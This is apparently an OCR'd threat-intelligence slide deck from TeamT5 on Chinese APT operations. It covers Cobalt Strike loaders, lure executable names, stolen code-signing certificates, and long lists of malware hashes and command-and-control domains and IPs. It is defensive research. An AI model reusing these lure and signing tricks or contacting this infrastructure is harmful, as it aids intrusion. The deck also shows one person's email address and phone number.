
IR case

# https://community.riskiq.com/article/56fa1b2f

* https://go.recordedfuture.com/hubfs/reports/cta-2021-0616.pdf

Connection to Gobling Panda or Other Chinese APT

#Goblin panda




security_audit_template_final.doc

*RedFoxtrot
Drop PCshare

# https://community.riskiq.com/article/56fa1b2f
* https://go.recordedfuture.com/hubfs/reports/cta-2021-0616.pdf

HW operation

- To detect the security issues of key national infrastructure, and to test their event monitoring and ability to quickly coordinate with emergency incident
- The target involves many industries, including government, finance, electricity, and business key enterprises in China.
- From OSINT, the operation started from 4/8 in 2021



查看: 393 | 回复: 2

有四月行动培训材料吗？ [复制链接]

xunmeng

发表于 2021-2-21 23:16:26 | 只看该作者 1#


本帖最后由 xunmeng 于 2021-3-16 03:23 编辑

有四月行动培训材料吗？

h20

发表于 2021-2-21 23:17:59 | 只看该作者 2#

要不你来我局了解一下净网行动？



24 security vendors flagged this file as malicious


e75f351b10b61549c6c6100de7646b8600ee6ef050dba7b037852d3d8253b960

1.exe 南京木百文化传媒有限公司.exe

direct-cpu-clock-access overlay peexe runtime-modules

Submissions

Date	Name	Source	Country
2021-04-26 01:00:39	1.exe	b5126aa8 - web	CN



35 security vendors flagged this file as malicious


9d29e851c1a7df490ec1e7cc985313d97dc94565066bc9f810af8d43df1c6ac9

运维安全管理与审计系统单点登录插件.exe

64bits assembly checks-network-adapters direct-cpu-clock-access invalid-rich-

Submissions

Date	Name	Source	Country
2021-04-18 03:46:33	运维安全管理与审计系统单点登录插件.exe	1268dc5d - web	CN



朱攀 <13619282611@139.com> wushang


关于《中国移动通信集团海南有限公司员工五一假期补助方案》的通知

关于《中国移动通信集... 822 KB

各部门:

结合公司实际情况，建立和完善员工帮困送温暖的长效机制
移动通信集团海南有限公司员工五一假期补助方案》，现予以印

中国移动通信集团海南有限公司
2021 年 4 月 20 日



39 security vendors flagged this file as malicious

a17942ac53daba67062a7d8121d31ca6566fc397a702506d229ae972470133e3

ReleaseFile.exe


765.50 KB
Size

assembly checks-user-input detect-debug-environment direct-cpu-clock-access peexe runtime-modules

Submissions

Date	Name	Source	Country
2021-04-16 07:15:19	恒玄科技（688608）投资价值分析报告—智能音频芯片龙头，前瞻布局AIoT市场.exe	11b32778 - web	CN

Maybe link to HW operation



Cobalt strike loader in IR case which use alaris loader with resource png payload

a9f286e563c46044a12969834258e93c

Same loader

4598c75007b3cd766216086415cc4335

fd6ae1b8713746e3620386a5e6454a8d

南京木百文化传媒有限公司.exe

Funnyswitch

f85d1c2189e261d8d3f0199bbdda3849

Same unique shellcode in caculating api hash

5e1c794e3f96bfb30436b9536e82e966

调整中移在线服务有限公司职工五险一金缴纳比例的通知.exe

Cobalt strike loader in IR case which used early bird code injection

b028b4f8421361f2485948ca7018a2b0

Same Cobalt strike payload header

2b27d5554524e4398b13b865b46934f4

141df149f8ba5e29068e30b1b5739dc9

运维安全管理与审计系统单点登录插件.exe

VPN统一身份证认证ID.exe

Used(stolen) certificate

- Happytuk Co.,Ltd.
  - Serial Number : 0E D4 DF 10 33 39 3F F2 AF 41 C5 71 A6 AA 19 D7
- Rhaon Entertainment Inc
  - Serial Number : 06 80 8C 59 34 DA 03 6A 12 97 A9 36 D7 2E 93 D4
- Subgroup which maybe had relation to APT41
  - Quickteck.com
    - Serial Number : 70 D8 96 11 7E 15 30 2C 7E EF EC B2 89 B3 BF E0
  - 주식회사 엘리시온랩(Elysion Lab Co., Ltd.)
    - Serial Number : 03 D4 33 FD C2 46 9E 9F D8 78 C8 0B C0 54 51 47
  - 1.A Connect GmbH
    - Serial Number : 00 A7 E4 DE D4 BF 94 9D 15 AA 42 01 84 3F 1A B6 4D

Takeaway

- Various kind of cobalt strike loader and some new attack techniques
- New backdoor ex: RBRAT and Natwalk
- C2 hiding techniques
- Relation to other operations

IOC

- Chatloader

7ee9b79f4b5e19547707cbd960d4292f

F5158addf976243ffc19449e74c4bbad

1015fa861318acbbfd405e54620aa5e3

a1d972a6aa398d0230e577227b28e499

- .NET loader

bd2d24f0ffa3d38cb5415b0de2f58bb3

- Fishmaster loader
- Funnyswitch loader

e0a9d82b959222d9665c0b4e57594a75

07a61e3985b22ec859e09fa16fd28b85

d720ac7a6d054f87dbafb03e83bcb97c

F85d1c2189e261d8d3f0199bbdda3849

5b2a9a12d0c5d44537637cf04d93bec5

- Early bird code injection loader

4598c75007b3cd766216086415cc4335

Fd6ae1b8713746e3620386a5e6454a8d

b028b4f8421361f2485948ca7018a2b0

- Errorroot

e960a17265925cf0f5706c9610551dd1

be473559dbd0098baab3e2a8ac40b780

- RBRAT

abbf8ae67cd49376a27e91f14852427e

6b852b60fc55ae2e4bb4141968b4d941

1746e35114807673c9af708c0b08213c

- Natwalk

1d36404f85d94bea6c976044cb342f24

7c6e75e70d29e77f78ea708e01e19c36

- HIGHNOON loader

407b5200c061123c9bd32e7eea21a57b

5b99fa01c72cebc53a76cc72e9581189

- Funnydll

e0a9d82b959222d9665c0b4e57594a75

- Shadowpad

af7cef9e0e6601cae068b73787e3ae81

IOC

symantecupd.com

microsoftonlineupdate.dynamic-dns.net

www.sinnb.com

pip.pythoncdn.com

img.hmmvm.com

reg.pythoncdn.com

bbwebt.com

ns1.tkti.me

test.tkti.me

ns1.microsofts.freeddns.com

api.aws3.workers.dev

ns1.hkserch.com

godaddy1.txwl.pw

godaddy2.txwl.pw

ns.cdn06.tk

update.facebookdocs.com

ns1.dns-dropbox.com

ns1.wystedba.top

ns.cloud20.tk

ns.cloud01.tk

ns1.token.dns05.com

sculpture.ns01.info

work.cloud20.tk

work.cloud01.tk

help01.softether.net

cloud.api-json.workers.dev

update.microsoft-api.workers.dev

up.linux-headers.com

p.samkdd.com

ns1.microsoftskype.ml

ns1.hongk.cf

ns1.163qq.cf

163qq.cf

depth.ddns.info

ooliviaa.ddns.info

mootoorheaad.ns01.info

token.dns04.com

ns1.watson.misecure.com

vt.livehost.live

sociomanagement.com

ns1.hash-prime.com

wntc.livehost.live

smtp.biti.ph

perfeito.my

cdn.cdnfree.workers.dev

www.microsofthelp.dns1.us

ns1.mssetting.com

www.corpsolution.net

www.mircoupdate.https443.net

publicca.twhinet.workers.dev

microgoogle.ml

www.google-dev.tk

api.gov-tw.workers.dev

103.255.179.54

www.omgod.org

154.223.175.70

687eb876e047.kasprsky.info

zk4c9u55.wikimedia.vip

193.38.54.110

api.aws3.workers.dev

4iiiessb.wikimedia.vip

45.32.123.1

158.247.215.150

ntp.windows-time.com

trulwkg5c.tg9f6zwkx.icu

windowsupdate.microsoft.365filtering.com

wustat.windows.365filtering.com

Reference

- [1] https://hello.global.ntt/-/media/ntt/global/insights/white-papers/the-operations-of-winnti-group.pdf
- [2] https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/
- [3] https://www.lac.co.jp/lacwatch/report/20210521_002618.html
- [4] https://www.recordedfuture.com/chinese-group-tag-22-targets-nepal-philippines-taiwan/
- [5] https://decoded.avast.io/luigicamastra/backdoored-client-from-mongolian-ca-monpass/
- [6] https://hitcon.org/2018/pacific/downloads/1214-R2/1330-1400.pdf

THANK YOU!

aragorn@teamt5.org
charles@teamt5.org
peter@teamt5.org
tom@teamt5.org

TEAMT5
杜浦數位安全
Persistent Cyber Threat Hunters